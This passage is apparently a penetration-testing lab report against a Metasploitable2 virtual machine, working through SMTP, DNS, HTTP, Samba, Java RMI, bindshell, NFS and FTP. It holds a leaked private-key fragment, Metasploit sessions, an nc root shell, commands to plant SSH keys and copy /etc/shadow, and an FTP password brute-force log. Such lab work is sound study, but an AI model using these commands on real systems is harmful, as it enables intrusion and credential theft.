xk2M2wKBgQCG17cn7PBgule1XctorUusGMwVG5Y93bkZZzCwrxlNOdBHqrkngsCX
aib0L8+DKHJN1mFPxfw22JbQqXlXmju5ZydHQbx0Qf79WB730jM2T/GFPcki22iB
gXVzTP7E7BggDo1hfn5cZF8nZxU0JcsWIPN8VVPEpdla5P/34iUk+A==
-----END RSA PRIVATE KEY-----
msfadmin@metasploitable:~/vulnerable/mysql-ssl/mysql-keys$
```

Resource used:
https://www.hackingarticles.in/penetration-testing-telnet-port-23/

Port 25 SMTP

First I used the **auxiliary/scanner/smtp/smtp_version** exploit to get the information about the version of smtp that is running on the target machine.

```
msf6 > use auxiliary/scanner/smtp/smtp_version
msf6 auxiliary(scanner/smtp/smtp_version) > exploit

[-] Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 auxiliary(scanner/smtp/smtp_version) > set RHOSTS 192.168.64.3
RHOSTS => 192.168.64.3
msf6 auxiliary(scanner/smtp/smtp_version) > exploit

[+] 192.168.64.3:25       - 192.168.64.3:25 SMTP 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)\x0d\x0a
[*] 192.168.64.3:25       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_version) >
```

Next I used the **auxiliary/scanner/smtp/smtp_enum** exploit to get a list of the users currently on the target system.

```
msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.64.3
RHOSTS => 192.168.64.3
msf6 auxiliary(scanner/smtp/smtp_enum) > set RPORT 25
RPORT => 25
msf6 auxiliary(scanner/smtp/smtp_enum) > set USER_FILE /usr/share/metasploit-framework/data/wordlists/try_username.txt
USER_FILE => /usr/share/metasploit-framework/data/wordlists/try_username.txt
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit

[*] 192.168.64.3:25       - 192.168.64.3:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.64.3:25       - 192.168.64.3:25 Users found: klog, msfadmin, postgres, service, sys, user
[*] 192.168.64.3:25       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

You can get even more information from connecting directly to port 25 using the nc command **nc 192.168.64.3 25** (further implementations could include using the **auxiliary/scanner/smtp/smtp_users_enum** exploit)

```
(base) ┌──(kali㉿kali-linux-2022-2)-[/usr/share/metasploit-framework/data/wordlists]
└─$ nc 192.168.64.3 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY user
252 2.0.0 user
VRFY admin
550 5.1.1 <admin>: Recipient address rejected: User unknown in local recipient table
VRFY sys
252 2.0.0 sys
VRFY user
252 2.0.0 user
VRFY msfadmin
252 2.0.0 msfadmin
VRFY admin
550 5.1.1 <admin>: Recipient address rejected: User unknown in local recipient table
```

Resources Used: https://medium.com/hacker-toolbelt/metasploitable-2-iii-port-25-e33d010b6f5

Port 53 Domain

First we can check the state of port 53 by running **nmap -T4 -A -p 53 192.168.64.3**

```
(base) ┌──(kali㉿kali-linux-2022-2)-[/usr/share/metasploit-framework/data/wordlists]
└─$ nmap -T4 -A -p 53 192.168.64.3
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 19:03 MDT
Nmap scan report for 192.168.64.3
Host is up (0.0024s latency).

PORT   STATE SERVICE VERSION
53/tcp open  domain  ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.43 seconds

(base) ┌──(kali㉿kali-linux-2022-2)-[/usr/share/metasploit-framework/data/wordlists]
└─$
```

Since port 53 and domain ISC Bind 9.4.2 are open then it is vulnerable to a remote DNS cache poisoning and buffer overflow. Therefore we can use the ***auxiliary/spoof/dns/baliwicked_domain*** exploit. When using this exploit there was a RuntimeError that always got encountered. This can be seen in the screenshot below.

```
msf6 > use auxiliary/spoof/dns/bailiwicked_domain
msf6 auxiliary(spoof/dns/bailiwicked_domain) > set RHOSTS 192.168.64.3
RHOSTS => 192.168.64.3
msf6 auxiliary(spoof/dns/bailiwicked_domain) > exploit

[-] Msf::OptionValidateError The following options failed to validate: SRCPORT, NEWDNS
msf6 auxiliary(spoof/dns/bailiwicked_domain) > set SRCPORT 0
SRCPORT => 0
msf6 auxiliary(spoof/dns/bailiwicked_domain) > exploit

[-] Msf::OptionValidateError The following options failed to validate: NEWDNS
msf6 auxiliary(spoof/dns/bailiwicked_domain) > set NEWDNS 192.168.64.3
NEWDNS => 192.168.64.3
msf6 auxiliary(spoof/dns/bailiwicked_domain) > exploit
[*] Running module against 192.168.64.3

[*] Targeting nameserver 192.168.64.3 for injection of example.com. nameservers as 192.168.64.3
[*] Querying recon nameserver for example.com.'s nameservers...
[*]  Got an NS record: example.com.          3051    IN      NS      a.iana-servers.net.
[*]   Querying recon nameserver for address of a.iana-servers.net....
[*]    Got an A record: a.iana-servers.net.     79      IN      A       199.43.135.53
[*]     Checking Authoritativeness: Querying 199.43.135.53 for example.com....
[*]     a.iana-servers.net. is authoritative for example.com., adding to list of nameservers to spoof as
[*]  Got an NS record: example.com.          3051    IN      NS      b.iana-servers.net.
[*]   Querying recon nameserver for address of b.iana-servers.net....
[*]    Got an A record: b.iana-servers.net.     307     IN      A       199.43.133.53
[*]     Checking Authoritativeness: Querying 199.43.133.53 for example.com....
[*]     b.iana-servers.net. is authoritative for example.com., adding to list of nameservers to spoof as
[*] Calculating the number of spoofed replies to send per query...
[*]   race calc: 100 queries | min/max/avg time: 0.04/0.21/0.05 | min/max/avg replies: 21/102/32
[*] Sending 24 spoofed replies from each nameserver (2) for each query
SIOCSIFFLAGS: Operation not permitted
[-] Auxiliary failed: RuntimeError eth0: You don't have permission to perform this capture on that device (socket: Operatio
n not permitted)
[-] Call stack:
[-]   /usr/share/metasploit-framework/lib/msf/core/exploit/capture.rb:124:in `open_live'
[-]   /usr/share/metasploit-framework/lib/msf/core/exploit/capture.rb:124:in `open_pcap'
[-]   /usr/share/metasploit-framework/modules/auxiliary/spoof/dns/bailiwicked_domain.rb:286:in `run'
[*] Auxiliary module execution completed
msf6 auxiliary(spoof/dns/bailiwicked_domain) >
```

Another exploit that we can use to get more information is ***auxiliary/gather/enum_dns*** the results of running this exploit can be seen in the screenshot below.

```
msf6 > use /auxiliary/gather/enum_dns
msf6 auxiliary(gather/enum_dns) > set DOMAIN 192.168.64.3
DOMAIN => 192.168.64.3
msf6 auxiliary(gather/enum_dns) > exploit

[*] Querying DNS NS records for 192.168.64.3
[-] AXFR failed: undefined method `map!' for nil:NilClass
[*] Querying DNS CNAME records for 192.168.64.3
[*] Querying DNS NS records for 192.168.64.3
[*] Querying DNS MX records for 192.168.64.3
[*] Querying DNS SOA records for 192.168.64.3
[*] Querying DNS TXT records for 192.168.64.3
[*] Querying DNS SRV records for 192.168.64.3
[*] Auxiliary module execution completed
msf6 auxiliary(gather/enum_dns) >
```

This exploit unfortunately also fails because of an undefined method.

Resource Used: https://amolblog.com/53-tcp-open-domain-isc-bind-9-4-2/

Port 80 HTTP

In order to check the version of http that is running on port 80 we can run the exploit ***auxiliary/scanner/http/http_version*** as seen below. We can also check to see if directory listing is enabled (it isn't) so we have to look for interesting directories in a different way; using dir_scanner. We can check to see if directory listing is enabled using the ***auxiliary/scanner/http/http_dir_listing*** exploit. We can check for interesting directories using the ***auxiliary/scanner/http/dir_scanner*** exploit which outputs some directories that it finds connected with port 80 on the metasploitable2 machine.


```
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > set RHOSTS 192.168.64.3
RHOSTS => 192.168.64.3
msf6 auxiliary(scanner/http/http_version) > exploit

[+] 192.168.64.3:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > use auxiliary/scanner/http/dir_listing
msf6 auxiliary(scanner/http/dir_listing) > set RHOSTS 192.168.64.3
RHOSTS => 192.168.64.3
msf6 auxiliary(scanner/http/dir_listing) > exploit

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/dir_listing) > use auxiliary/scanner/http/dir_scanner
msf6 auxiliary(scanner/http/dir_scanner) > set RHOSTS 192.168.64.3
RHOSTS => 192.168.64.3
msf6 auxiliary(scanner/http/dir_scanner) > exploit

[*] Detecting error code
[*] Using code '404' as not found for 192.168.64.3
[+] Found http://192.168.64.3:80/cgi-bin/ 403 (192.168.64.3)
[+] Found http://192.168.64.3:80/doc/ 200 (192.168.64.3)
[+] Found http://192.168.64.3:80/icons/ 200 (192.168.64.3)
[+] Found http://192.168.64.3:80/index/ 200 (192.168.64.3)
[+] Found http://192.168.64.3:80/phpMyAdmin/ 200 (192.168.64.3)
[+] Found http://192.168.64.3:80/test/ 200 (192.168.64.3)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

We can also list some interesting files in connection with port 80 on the metasploitable2 machine using the ***auxiliary/scanner/http/files_dir*** exploit. This exploit outputs some interesting files that are present and related to http on port 80. The output of this exploit can be seen in the screenshot below.

```
msf6 auxiliary(scanner/http/dir_scanner) > use auxiliary/scanner/http/files_dir
msf6 auxiliary(scanner/http/files_dir) > set RHOSTS 192.168.64.3
RHOSTS => 192.168.64.3
msf6 auxiliary(scanner/http/files_dir) > exploit

[*] Using code '404' as not found for files with extension .null
[*] Using code '404' as not found for files with extension .backup
[*] Using code '404' as not found for files with extension .bak
[*] Using code '404' as not found for files with extension .c
[*] Using code '404' as not found for files with extension .cfg
[*] Using code '404' as not found for files with extension .class
[*] Using code '404' as not found for files with extension .copy
[*] Using code '404' as not found for files with extension .conf
[*] Using code '404' as not found for files with extension .exe
[*] Using code '404' as not found for files with extension .html
[*] Using code '404' as not found for files with extension .htm
[*] Using code '404' as not found for files with extension .ini
[*] Using code '404' as not found for files with extension .log
[*] Using code '404' as not found for files with extension .old
[*] Using code '404' as not found for files with extension .orig
[*] Using code '404' as not found for files with extension .php
[+] Found http://192.168.64.3:80/index.php 200
[*] Using code '404' as not found for files with extension .tar
[*] Using code '404' as not found for files with extension .tar.gz
[*] Using code '404' as not found for files with extension .tgz
[*] Using code '404' as not found for files with extension .tmp
[*] Using code '404' as not found for files with extension .temp
[*] Using code '404' as not found for files with extension .txt
[*] Using code '404' as not found for files with extension .zip
[*] Using code '404' as not found for files with extension ~
[*] Using code '404' as not found for files with extension
[+] Found http://192.168.64.3:80/dav 301
[+] Found http://192.168.64.3:80/index 200
[+] Found http://192.168.64.3:80/phpMyAdmin 301
[+] Found http://192.168.64.3:80/test 301
[*] Using code '404' as not found for files with extension
[+] Found http://192.168.64.3:80/dav 301
[+] Found http://192.168.64.3:80/index 200
[+] Found http://192.168.64.3:80/phpMyAdmin 301
[+] Found http://192.168.64.3:80/test 301
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/files_dir) >
```

Http on port 80 is also vulnerable to another exploit which is the ***exploit/multi/http/php_cgi_arg_injection*** exploit. This exploit was having issues with the LHOST which


wasn't being set correctly and as a result wouldn't create a session despite completing the exploit. The following screenshot shows the LHOST being configured as the IP address of my Kali Linux machine.





Resources Used: https://medium.com/hacker-toolbelt/metasploitable-2-iv-port-80-5b90a0a22cb6
https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/multi/http/php_cgi_arg_injection

Port 139 and 445 netbios-ssn

Both port 139 and port 445 are running netbios-ssn and can both be exploited by using the ***exploit/multi/samba/usermap_script*** exploit. Before that exploit can be run however, we need to identify the version of netbios-ssn that is running on each port using the scanner module ***auxiliary/scanner/smb/smb_version*** exploit. We can also run a searchsploit command to search for other exploits for samba as well. It can be observed from the scanner module that the exploit is unable to identify the host directly which could be what is causing the usermap_script exploit to fail as seen below. The usermap_script exploit was failing because it was unable to bind to the metasploitable2 IP address (192.168.64.3).









Resources Used:
https://medium.com/hacker-toolbelt/metasploitable-2-v-ports-139-445-9f2e0d543d2b
https://docs.metasploit.com/docs/using-metasploit/basics/how-to-use-a-reverse-shell-in-metasploit.html

Port 1099 java-rmi


If port 1099 is open and java-rmi is running then there are exploits available. Rmi or Remote method Invocation provides remote communication between the server applications using two objects which means that there is an exploit that allows us to get remote shell access using an IP address or hostname URL path to the terminal. The first step is to check and see if port 1099 is open and java-rmi is running which can be done with the command ***nmap -T4 -A -p 1099 192.168.64.3*** as seen below.




Because port 1099 is open we can use the ***exploit/multi/misc/java_rmi_server*** exploit as seen below.



This exploit fails because of a RuntimeError Timeout because the HTTP server doesn't get a payload request. This seems to be failing because of the same problem with LHOST and the reverse shell issue that has been affecting other exploits as well. The following two screenshots show the options that I had set and the results of attempting to run the exploit.





Resources Used:
https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/multi/misc/java_rmi_server

Port 1524 Bindshell


The exploit that is available for port 1524 and bindshell is straightforward enough that it doesn't require the use of msfconsole. The first step is to check the status of port 1524 and determine if bindshell is running. This can be done with the command ***nmap -T4 -A -p 1524 192.168.64.3*** as seen below. We can now determine that port 1524 is open and that bindshell is running on it. The exploit can now be done by using the command ***nc 192.168.64.3 1524*** which opens a shell directly to the metasploitable2 machine which can be verified using ***id*** and ***uname -a.*** Then regular bash commands can be run as if you were using the terminal on the metasploitable2 machine directly.

```
(base) ┌──(kali㉿kali-linux-2022-2)-[/usr/share/metasploit-framework/data/wordlists]
└─$ nmap -T4 -A -p 1524 192.168.64.3
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 21:53 MDT
Nmap scan report for 192.168.64.3
Host is up (0.0015s latency).

PORT     STATE SERVICE   VERSION
1524/tcp open  bindshell Metasploitable root shell

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds

(base) ┌──(kali㉿kali-linux-2022-2)-[/usr/share/metasploit-framework/data/wordlists]
└─$ nc 192.168.64.3 1524
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/# whoami
root
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/#
```


Resource Used: https://amolblog.com/1524-tcp-open-bindshell-metasploitable-root-shell-exploit/

Port 2049 NFS

Was encountering a mounting error while attempting to exploit this vulnerability. See the screenshots below for more details on the error:
sudo mount -t nfs 192.168.64.3:/ /tmp/r00t/ resulted in a mounting error




If the command was run with root access then the error was *permission denied*. If the command was run without root access then the error was *failed to apply fstab options*. Below is another screenshot with more error outputs. This mounting issue was a recurring issue and is referred to as the “mounting error” throughout this report.



If this were to succeed, then we could run the command ***cat ~/.ssh/id_rsa.pub >> /tmp/r00t/root/.ssh/authorized_keys*** and ***cp /tmp/r00t/etc/shadow ~/victim_shadow_file*** which could then be cracked and dumped by using a tool like John The Ripper.
Resources Used: https://charlesreid1.com/wiki/Metasploitable/NFS

Port 2121 FTP



Although the metasploitable2 machine is not running a vulnerable version it doesn't mean that we still can't get some useful information out of exploiting port 2121. I used the exploit **auxiliary/scanner/ftp/ftp_login** in addition to my previously created username and password files in order to get some more information about the users on the metasploitable2 system.

```
msf6 > use auxiliary/scanner/ftp/ftp_login
msf6 auxiliary(scanner/ftp/ftp_login) > set BLANK_PSASWORDS true
[-] Unknown datastore option: BLANK_PSASWORDS. Did you mean BLANK_PASSWORDS?
msf6 auxiliary(scanner/ftp/ftp_login) > set BLANK_PASSWORDS true
BLANK_PASSWORDS => true
msf6 auxiliary(scanner/ftp/ftp_login) > set RPORT 2121
RPORT => 2121
msf6 auxiliary(scanner/ftp/ftp_login) > set USER_FILE /usr/share/metasploit-framework/data/wordlists/try_username.txt
USER_FILE => /usr/share/metasploit-framework/data/wordlists/try_username.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set PASS_FILE /usr/share/metasploit-framework/data/wordlists/try_password.txt
PASS_FILE => /usr/share/metasploit-framework/data/wordlists/try_password.txt
msf6 auxiliary(scanner/ftp/ftp_login) > exploit

[-] Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 auxiliary(scanner/ftp/ftp_login) > set RHOSTS 192.168.64.3
RHOSTS => 192.168.64.3
```

```
RHOSTS => 192.168.64.3
msf6 auxiliary(scanner/ftp/ftp_login) > exploit

[*] 192.168.64.3:2121     - 192.168.64.3:2121 - Starting FTP login sweep
[!] 192.168.64.3:2121     - No active DB -- Credential data will not be saved!
[-] 192.168.64.3:2121     - 192.168.64.3:2121 - LOGIN FAILED: msfadmin: (Incorrect: )
[+] 192.168.64.3:2121     - 192.168.64.3:2121 - Login Successful: msfadmin:msfadmin
[-] 192.168.64.3:2121     - 192.168.64.3:2121 - LOGIN FAILED: user: (Incorrect: )
[-] 192.168.64.3:2121     - 192.168.64.3:2121 - LOGIN FAILED: user:msfadmin (Incorrect: )
[+] 192.168.64.3:2121     - 192.168.64.3:2121 - Login Successful: user:user
[-] 192.168.64.3:2121     - 192.168.64.3:2121 - LOGIN FAILED: postgres: (Incorrect: )
[-] 192.168.64.3:2121     - 192.168.64.3:2121 - LOGIN FAILED: postgres:msfadmin (Incorrect: )
[-] 192.168.64.3:2121     - 192.168.64.3:2121 - LOGIN FAILED: postgres:user (Incorrect: )
[+] 192.168.64.3:2121     - 192.168.64.3:2121 - Login Successful: postgres:postgres
[-] 192.168.64.3:2121     - 192.168.64.3:2121 - LOGIN FAILED: sys: (Incorrect: )
[-] 192.168.64.3:2121     - 192.168.64.3:2121 - LOGIN FAILED: sys:msfadmin (Incorrect: )
[-] 192.168.64.3:2121     - 192.168.64.3:2121 - LOGIN FAILED: sys:user (Incorrect: )
[-] 192.168.64.3:2121     - 192.168.64.3:2121 - LOGIN FAILED: sys:postgres (Incorrect: )
[-] 192.168.64.3:2121     - 192.168.64.3:2121 - LOGIN FAILED: sys:batman (Incorrect: )
[-] 192.168.64.3:2121     - 192.168.64.3:2121 - LOGIN FAILED: sys:123456789 (Incorrect: )
[-] 192.168.64.3:2121     - 192.168.64.3:2121 - LOGIN FAILED: sys:service (Incorrect: )
[-] 192.168.64.3:2121     - 192.168.64.3:2121 - LOGIN FAILED: sys:password (Incorrect: )
[-] 192.168.64.3:2121     - 192.168.64.3:2121 - LOGIN FAILED: sys:root (Incorrect: )
[-] 192.168.64.3:2121     - 192.168.64.3:2121 - LOGIN FAILED: sys: (Incorrect: )
[-] 192.168.64.3:2121     - 192.168.64.3:2121 - LOGIN FAILED: sys: (Incorrect: )
[-] 192.168.64.3:2121     - 192.168.64.3:2121 - LOGIN FAILED: klog: (Incorrect: )
[-] 192.168.64.3:2121     - 192.168.64.3:2121 - LOGIN FAILED: klog:msfadmin (Incorrect: )
[-] 192.168.64.3:2121     - 192.168.64.3:2121 - LOGIN FAILED: klog:user (Incorrect: )
[-] 192.168.64.3:2121     - 192.168.64.3:2121 - LOGIN FAILED: klog:postgres (Incorrect: )
[-] 192.168.64.3:2121     - 192.168.64.3:2121 - LOGIN FAILED: klog:batman (Incorrect: )
